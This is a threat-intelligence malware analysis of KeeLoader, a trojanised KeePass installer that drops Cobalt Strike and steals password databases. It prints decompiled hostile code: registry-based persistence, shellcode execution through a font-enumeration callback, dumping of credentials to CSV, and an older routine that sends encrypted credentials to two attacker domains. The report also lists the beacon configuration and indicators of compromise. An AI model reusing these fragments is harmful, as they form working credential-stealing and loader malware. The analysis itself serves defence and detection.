# Don’t drop password managers

## (but password managers shouldn’t drop malware)

**Authors**

Tim West & Mohammad Kazem Hassan Nejad

**ICOD**

7th April 2025

# Table of Contents

# Executive Summary

In February 2025, WithSecure’s Incident Response team responded to a ransomware attack. While performing analysis on the artifacts used in the attack, WithSecure Threat Intelligence (W/TI) discovered a previously undocumented, trojanised malware loader being deployed to drop post exploitation malware, and exfiltrate cleartext password manager databases.

W/TI team was able to link infrastructure used in the ransomware campaign to a prolific Initial Access Broker (IAB), almost certainly responsible for a number of high-profile ransomware breaches over the last two years.

Of particular concern, WithSecure Threat Intelligence identified a successful campaign, spanning at least 8 months, where legitimate source code of the popular open-source password manager tool ‘KeePass’ had been modified, and recompiled with trusted certificates. This was then propagated through malvertising techniques and installed a number of times across several WithSecure customers. In similar campaigns observed, when ‘trojanising’ legitimate software, actors will simply drop malicious elements ‘next to / with’ the legitimate software. This is the first ransomware incident that WithSecure have observed whereby the source code of an (open source) commonly used utility was deliberately altered to perform more than one malicious operation.

While attempting to attribute this activity, WithSecure Threat Intelligence team was able to uncover evidence of active development of the malicious KeePass, and uncover more malvertising campaigns and domains, significantly contributing to the criminal ecosystem. This research highlights the continual success ransomware affiliates are enjoying, and the investment into malign infrastructure they are able to make in order to improve the efficacy of their operations. Many elements observed and detailed in this report were not detected by ‘off the shelf’ detection products or attributed to a specific actor – due to the ‘as-a-service’ criminal ecosystems making such extremely difficult.

There is almost certainly a significant number of victims related to this KeePass campaign, which W/TI believes to be undocumented, and ongoing.

# Introduction

In February 2025 WithSecure Incident Response (W/IR) was engaged by a European IT service provider to respond to and remediate a ransomware event whereby datastores of VMware ESXi servers were encrypted. In many ways the ransomware attack was “typical” in terms of TTPs (Techniques, Tactics and Procedures) employed by the threat actors. WithSecure Threat Intelligence’s investigation uncovered wider activity undertaken by the affiliate, who is almost certainly acting as a prolific initial access broker, and likely responsible for a significant amount of ransomware events impacting European, and global organisations.

We (WithSecure Threat Intelligence team) analysed a malware loader serving Cobalt Strike through Malvertising. In this sense, the activity is not entirely new (and initially we were undecided as to whether we should even report on it). However, as we looked further into this case, we realised that this was not only an undocumented malware loader, it was also the first example we had observed in open-source reporting of a trojanised password manager (in this case, the popular password manager - KeePass) being used simultaneously as a loader and credential stealing tool. Furthermore, we noted that other trojans built into legitimate tools simply appended malicious content – whereas this case highlights actors modifying the source code and functionality of legitimate tools before recompiling and signing the malware. In WithSecure, this loader was referred to as KeeLoader.

We also noted that attribution information was thin, and anti-malware detection coverage across all vendors of KeeLoader was low – and therefore wanted to contribute to the body of knowledge surrounding this intrusion set.

# Incident Overview

The focus of this report is not the incident, and we will not go into it in detail - however, it is useful context. The following depicts a high-level overview of the incident, mapped to the cyber kill chain. A more comprehensive MITRE ATT&CK TTP mapping will be found afterwards in Figure 1.

## Cyber Kill Chain

### Reconnaissance

N/A - Initial access attained from a watering hole style attack.

### Weaponisation

KeePass software trojanised (KeePass-2.56-Setup.exe) to include a Cobalt Strike beacon loader as part of its installer service, and to act as an infostealer.

### Delivery

Lookalike domains established and search engine advertisements purchased.

### Exploitation

N/A – Possible exploitation of Veeam services.

### Privilege Escalation

KeePass database content exfiltrated, containing administrative credentials.

### Lateral Movement

Valid accounts, SSH (w/creds), RDP (w/creds), SMB used to drop ‘eupdater.csproj’ (Cobalt Strike beacon).

### Command and Control

Cobalt Strike.

### Actions on Objectives

Encryption of data in ESXi environment, including a Veeam Backup virtual machine.

# MITRE ATT&CK TTPs

| Tactic | Technique | ID | Description |
|---|---|---|---|
| **Resource Development** | Acquire Infrastructure: Domains | T1583.001 | Domains masquerading as KeePass registered. Subdomains registered on those domains. Namecheap registration hosted on Cloudflare infrastructure used. |
| **Resource Development** | Acquire Infrastructure: Malvertising | T1583.008 | Malicious adverts purchased directing search engine users to attacker infrastructure. |
| **Initial Access** | Drive-by Compromise | T1189 | Users intending to download KeePass are directed to the fake domain through malvertising. |
| **Execution** | User Execution: Malicious File | T1204.002 | Users install and launch KeePass binary believing it to be a legitimate binary. |
| **Execution** | Command and Scripting Interpreter: Windows Command Shell | T1059.003 | Trojanised KeePass installer helper spawning abnormal child processes (cmd.exe, dllhost.exe). |
| **Credential Access** | Credentials from Password Stores: Password Managers | T1555.005 | KeePass database files are dumped and exfiltrated as they are loaded for later use in the intrusion. |
| **Execution** | System Services: Service Execution | T1569.002 | The service "eupdater" led to the execution of a Cobalt Strike beacon |
| **Persistence** | Create or Modify System Process: Windows Service | T1543.003 | The service "eupdater" was created to run a Cobalt Strike beacon |
| **Persistence** | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | T1547.001 | The malicious KeePass program sets up an autorun registry key called keepass to launch ShInstUtil.exe with the specified parameter (--update <key>) |

| | | | |
|---|---|---|---|
| **Defence Evasion** | Trusted Developer Utilities Proxy Execution: MSBuild | T1127.001 | MSBuild.exe execution of SMB Cobalt Strike beacon. |
| **Defence Evasion** | Subvert Trust Controls: Code Signing | T1553.002 | KeePass downloader/installer files signed with trusted certificate. |
| **Defence Evasion** | Masquerading: Masquerade File Type | T1036.008 | Cobalt Strike beacon masquerades as a JPG file through JPG file header. |
| **Discovery** | Remote System Discovery | T1018 | Ping command used for discovery of remote services. |
| **Lateral Movement** | Remote Services: Remote Desktop Protocol | T1021.001 | Remote Desktop Protocol used for internal lateral movement. Highly likely that credentials taken from KeePass database were used. |
| **Lateral Movement** | Remote Services: SMB/Windows Admin Shares | T1021.002 | Cobalt Strike SMB beacon dropped on a remote system over port 445. Connection attempts made to remote hosts targeting ports 445 and 135. |
| **Lateral Movement** | Remote Services: SSH | T1021.004 | SSH enabled on ESXi servers, and connections were initiated. |
| **Lateral Movement** | Lateral Tool Transfer | T1570 | SCP leveraged to drop files on ESXi servers. |
| **Command and Control** | Application Layer Protocol: Web Protocols | T1071.001 | Command and Control over HTTPs to arch-online[.]com & aicmas[.]com |
| **Impact** | Data Encrypted for Impact | T1486 | Ransomware binary detonated, Ransom notes deployed. |
| **Impact** | System Shutdown/Reboot | T1529 | Virtual machines were powered off prior to ransomware execution. |

Figure 1 - WithSecure incident TTPs

# Malware Analysis

## Cobalt Strike Beacon Loader - KeeLoader

We performed a malware analysis of the sample KeePass-2.56-Setup.exe. The behaviour of this binary in our telemetry demonstrated the hallmarks of a malware loader. While we attempted to attribute the binary to a known loader, we believe that it is as yet undocumented.


```
KeePass-2.56-Setup.exe:
0000cff6a3c7f7eebc0edc3d1e42e454ebb675e57d6fc1fd968952694b1b44b3

KeePass.exe:
b51dc9ca6f6029a799491bd9b8da18c9d9775116142cedabe958c8bcec96a0f0

ShInstUtil.exe:
0fc4397d28395974bba2823a1d2437b33793127b8f5020d995109207a830761b
```


As KeePass is an open-source project, the threat actor modified and compiled “KeePass.exe” and “ShInstUtil.exe” from scratch, including their own malicious code within them. KeePass’s functionality was extended to steal the database data and launch a modified version of “ShInstUtil.exe” (a small helper application used by KeePass 2.x during installation and uninstallation).

The malicious KeePass program is delivered as an InnoSetup installer. The installer drops the same files as in a usual KeePass installation, however two are modified executables. It drops them under %localappdata%\KeePass Password Safe 2\ and launches (File #1) KeePass.exe, which sets up an autorun registry key called ‘keepass’ to launch (File #2) ShInstUtil.exe with the specified parameter (--update <key>), something that is not possible with the legitimate version of ‘ShInstUtil’. This autorun acts as a persistence mechanism for the Cobalt Strike beacon.



```
    StringBuilder stringBuilder = new StringBuilder(array2.Length * 2);
    foreach (byte b in array2)
    {
        stringBuilder.AppendFormat("{0:x2}", b);
    }
    string location = Assembly.GetExecutingAssembly().Location;
    string directoryName = Path.GetDirectoryName(location);
    string currentDirectory = Directory.GetCurrentDirectory();
    Directory.SetCurrentDirectory(directoryName);
    string text = "--update " + stringBuilder.ToString();
    string value = "\"" + Path.Combine(Path.GetDirectoryName(location), "ShInstUtil.exe") + "\" " + text;
    Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "Keepass", value, RegistryValueKind.String);
    new Process
    {
        StartInfo =
        {
            WindowStyle = ProcessWindowStyle.Hidden,
            WorkingDirectory = directoryName,
            UseShellExecute = false,
            CreateNoWindow = true,
            FileName = "ShInstUtil.exe",
            Arguments = text
        }
    }.Start();
    Directory.SetCurrentDirectory(currentDirectory);
}
```


Figure 2 - Execution and registry autorun



```
create_key_map(v71, (int)&v72);
v39 = args;
allocated_mem = (char *)VirtualAlloc(0, args, 0x1000u, 4u);
allocated_mem_1 = allocated_mem;
if ( allocated_mem )
{
  decrypt_and_move((int)fileBuff + 224884, (int)(allocated_mem + 224884));
  if ( VirtualProtect(allocated_mem_1, v39, 0x40u, &flOldProtect) )
  {
    DC = GetDC(0);
    EnumFontsW(DC, 0, (FONTENUMPROCW)(allocated_mem_1 + 224884), 0);
  }
}
v50 = (WCHAR *)fileBuff;
v49 = 0;
ProcessHeap = GetProcessHeap();
HeapFree(ProcessHeap, v49, v50);
```

Figure 3 - Execution flow of the Cobalt Strike Beacon

An encrypted Cobalt Strike payload was dropped, in a separate file, ‘db.idx’, under the same directory. This file masquerades as a JPG file (it has a JPG file header). It is encrypted using RC4 which relies on the ‘–update’ argument to ShInstUtil.exe as the key to decrypt and launch it in-memory using the ‘EnumFontsW’ callback function. The objective of this is to proxy the execution flow to the beginning of the shellcode by setting the allocated shellcode’s address as its callback function parameter.



```
int num = 0;
PwGroup rootGroup = pwDatabase.RootGroup;
MemoryStream memoryStream = new MemoryStream();
StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
sw.Write("\"Account\",\"Login Name\",\"Password\",\"Web Site\",\"Comments\"\r\n");
EntryHandler entryHandler = delegate(PwEntry pe)
{
    MainForm.WriteCsvEntry(sw, pe);
    return true;
};
if (rootGroup != null)
{
    rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
}
sw.Close();
string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
int num2 = 0;
while ((num2 = @string.IndexOf("\r\n", num2, StringComparison.InvariantCulture)) != -1)
{
    num2 += "\r\n".Length;
    num++;
}
byte[] array = memoryStream.ToArray();
if (num >= 8)
{
    byte[] array2 = new byte[]
    {…
    };
    Random random = new Random();
    string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
    using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))
    {
        fileStream.Write(array, 0, array.Length);
    }
```

Figure 4 - Dumping the credentials

KeeLoader was not just modified to the extent it could act as a malware loader. Its functionality was extended to facilitate the exfiltration of KeePass database data. When KeePass database data was opened; account, login name, password, website, and comments information is also exported in CSV format under %localappdata% as <RANDOM_INTEGER>.kp. This random integer value is between 100-999. This functionality is shown in the code block below:

The sample analysed does not include any automated way to exfiltrate the generated CSV files, but the threat actor can leverage the Cobalt Strike beacon to retrieve the files remotely. All of the aforementioned functionality is implemented and executed through a single function called “OpenDatabase”. OpenDatabase is called in various ways throughout the application. There were other unimplemented functions discovered in the KeePass sample namely ‘Rc4Apply’ and ‘IsUrlReady’. This is explored further, later in this report.

The threat actor signed the installer and the two modified executables (KeePass.exe and ShInstUtil.exe) with a valid certificate, also mimicking the original installer and executables, which are signed with a legitimate certificate belonging to the software author.

**Name:**

```
S.R.L. INT-MCOM
```


**Serial number:**

```
05c1f7dd747b1af79ac427a15a8b64ae
```

**Thumbprint:**

```
467c6c43e6fbb17fcaefb46fc41a6b2b829e0efa
```

## KeeLoader Execution Flow



**KeePass Loader:**

1. A password database is opened with KeePass Loader

2. Dumps all credential records found in the opened database into a file called "<RANDOMINT>.kp"

3. Launches the maliciously modified ShInstUtil.exe with "--update <KEY>" parameter.

4. Sets up persistence through an autorun registry key called "Keepass", which launches ShInstUtil.exe with the same parameter mentioned above.

**ShInstUtil.exe:**

5. Checks if it was launched with the expected parameter "--update <KEY>".

6. Loads the file "db.idx" into memory. This file was also dropped during the installation process. The file header contains JFIF signature, however an encrypted shellcode has been embedded within it.

7. Decrypts part of the file which includes the RC4 encrypted shellcode using the provided <KEY> value.

8. Proxies the program's execution flow to the beginning of the decrypted shellcode by calling EnumFontsW and setting the allocated shellcode's address as its callback function parameter.

**CS Beacon:**

9. Credentials are retreived by attackers

10. Beacon used to perform post-exploitation activities

Figure 5 - KeeLoader execution flow

# Defence Evasion

The way that KeeLoader, and KeeLoader’s previous variants, are implemented makes them stealthy. The created binaries are almost identical to the legitimate versions, with minimal modifications allowing for the nefarious functionality. The modified executables and installer were also all signed with trusted signatures. Sandbox detection is also difficult as the malicious functionality will only manifest once a password database is opened in KeePass. Furthermore, when KeeLoader loads a Cobalt Strike beacon, the loaded beacon is encrypted and only executed when the backdoor is triggered manually. This reduces the chances of detection though automated malware sandboxing.

# Cobalt Strike Beacon Analysis

The Cobalt Strike beacon connects to the Command & Control (C2) domain arch-online[.]com as instructed in its configuration, which we extracted from the malicious sample. An additional C2 domain ‘aicmas[.]com’ was observed in the beacon’s configuration as well.

```
BeaconType                        - HTTPS
Port                              - 443
SleepTime                         - 112922
MaxGetSize                        - 2103361
Jitter                            - 46
MaxDNS                            - Not Found
PublicKey_MD5                     - 074160361fc2feebde8d0bd34aaced27
C2Server                          - arch-online[.]com,/List/com2/9O29EO3IRSBB,aicmas].]com,/List/com2/9O29EO3IRSBB
UserAgent                         - Mozilla/5.0 (Windows NT 5.1)AppleWebKit/537.22 (KHTML, like Gecko)Chrome/25.0.1364.172 Safari/537.22
HttpPostUri                       - /Apply/readme/VJICARU60DC
Malleable_C2_Instructions         - Remove 1863 bytes from the end
                                    Remove 4338 bytes from the beginning NetBIOS decode ‘A’XOR mask w/ random key
HttpGet_Metadata                  - ConstHeaders
                                          Accept: text/html, application/xhtml+xml,
application/json

                                          Accept-Language: ar-ly
                                          Accept-Encoding: compress, br
                                    Metadata
                                          mask
                                          base64url
                                          prepend “affiliate_id_6ZJUQQW9QE6OR3XR=”
                                          header “Cookie”
HttpPost_Metadata                 - ConstHeaders
application/json                          Accept: application/xhtml+xml,application/xml,
                                          Accept-Language: xh
                                          Accept-Encoding: br, identity
                                    SessionId
                                          mask
                                          netbiosu
                                          parameter “_WHBEXNIA”
                                    Output
                                          mask
                                          netbiosu
                                          print
HttpGet_Verb                      - GET
HttpPost_Verb                     - POST
Spawnto_x86                       - %windir%\syswow64\dllhost.exe -o enable
Spawnto_x64                       - %windir%\sysnative\svchost.exe -k wksvc
Watermark_Hash                    - jUVfDvP0+DGkN4BZEYjDNw==
Watermark                         - 1357776117
```

W/IR performed file carving on a disk image from a compromised machine and was able to partially recover a C# binary believed to be the loader of the Cobalt Strike SMB beacon used for lateral movement.

# Other KeePass samples

Pivoting on the pdb (Program DataBase) path[1], we found one more KeePass sample that exhibits the same characteristics as the above sample, including the usage of a legitimate certificate:

**Name:**

S.R.L. INT-MCOM

**Serial number:**

05c1f7dd747b1af79ac427a15a8b64ae

**Thumbprint:**

467c6c43e6fbb17fcaefb46fc41a6b2b829e0efa

**KeePass-2.57-Setup.exe:**

0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8

**KeePass.exe:**

f1c6d8e594f85cd2cb844a3e8a90509ea137a67d7ef3f1b68a7be17df6ccac74


**ShInstUtil.exe:**

0f6cfb62ed2f118c776a049b93e5d3e7b226f74e7b466c1cfed3c449ed23a42b

Two additional samples were discovered in WithSecure telemetry. We assessed with high confidence these were earlier versions of the trojanised KeePass.

The following sample did not use ShInstUtil.exe to load a Cobalt Strike beacon, however it did directly exfiltrate credentials to a remote URL. As noted, this functionality was not called in the most recent KeePass backdoor, instead the clear text credentials are saved to a local file that was accessed through the Cobalt Strike beacon. Functions were added to support this activity ‘IsUrlReady’ and ‘RC4Apply’. These functions were found in later versions of the loader but left dangling. It is likely these changes were introduced to reduce the detection footprint of the behaviour of the trojanised KeePass.

[1] “f:\\work\\KeePass\\KeePass-2.56\\KeePass\\obj\\Release\\KeePass.pdb”



```
byte[] array = MainForm.Rc4Apply(memoryStream2.ToArray(), key);
string[] array2 = new string[]
{
    "alldataservice.com",
    "howupbusiness.com"
};
Random random = new Random();
foreach (string arg in array2)
{
    string text = string.Format("https://{0}/telemetry?act=verchk&id={1}", arg, random.Next(1000, 9999).ToString());
    if (MainForm.IsUrlReady(text))
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
        httpWebRequest.Method = "POST";
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
          Chrome/125.0.0.0 Safari/537.36 Edg/125.0.0.0";
        httpWebRequest.ProtocolVersion = HttpVersion.Version11;
        httpWebRequest.KeepAlive = false;
        ServicePointManager.ServerCertificateValidationCallback = new RemoteCertificateValidationCallback
          (MainForm.AcceptAllCertifications);
        httpWebRequest.ContentType = "application/x-www-form-urlencoded";
        httpWebRequest.ContentLength = (long)array.Length;
        Stream requestStream = httpWebRequest.GetRequestStream();
        requestStream.Write(array, 0, array.Length);
        requestStream.Close();
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            if (httpWebResponse.StatusCode == HttpStatusCode.OK)
            {
                break;
            }
        }
    }
}
```

Figure 6 - Direct exfiltration from oldest KeePass sample

**Name:**

MekoGuard Bytemin Information Technology Co., Ltd.

**Serial number:**

26 A6 81 9A C8 1B 7A 25 BC E7 D3 54

**Thumbprint:**

A53E2045C456BC5879E1159245884740FF0BE11D

**KeePass-2.56-Setup.exe:**

83a13d14e1cbc25e46be87472de1956ac91727553bb3f019997467b2bab2658f

**KeePass.exe:**

128a68a714f2f6002f5e8e8cfe0bbae10cd2ffe63d30c8acc00255b9659ce121

[**NB** Pulled from KeePass[.]me – possibly exfils to 89.35.237[.]180 – 2x domains associated with this: alldataservice[.]com, howupbusiness[.]com]

The second KeePass sample presented another legitimate, but revoked certificate. We were able to find another KeePass sample based on the Thumbprint of the certificate of the code signing certificate of the aforementioned sample, bringing the total number of KeePass trojans discovered to five:

**Signature (revoked)**
**Name:**
Shenzhen Kantianxia Network Technology Co., Ltd.

**Thumbprint:**
2CF75DAE1A87CA7962CAF67E7310420BBBC30588

**Serial number:**
52 B0 5A 2A 3A D5 CA E2 94 6C 80 F5 B6 21 E3 82

**KeePass-2.56-Setup.exe:** 83a13d14e1cbc25e46be87472de1956ac91727553bb3f019997467b2bab2658f

**KeePass.exe:** 128a68a714f2f6002f5e8e8cfe0bbae10cd2ffe63d30c8acc00255b9659ce121

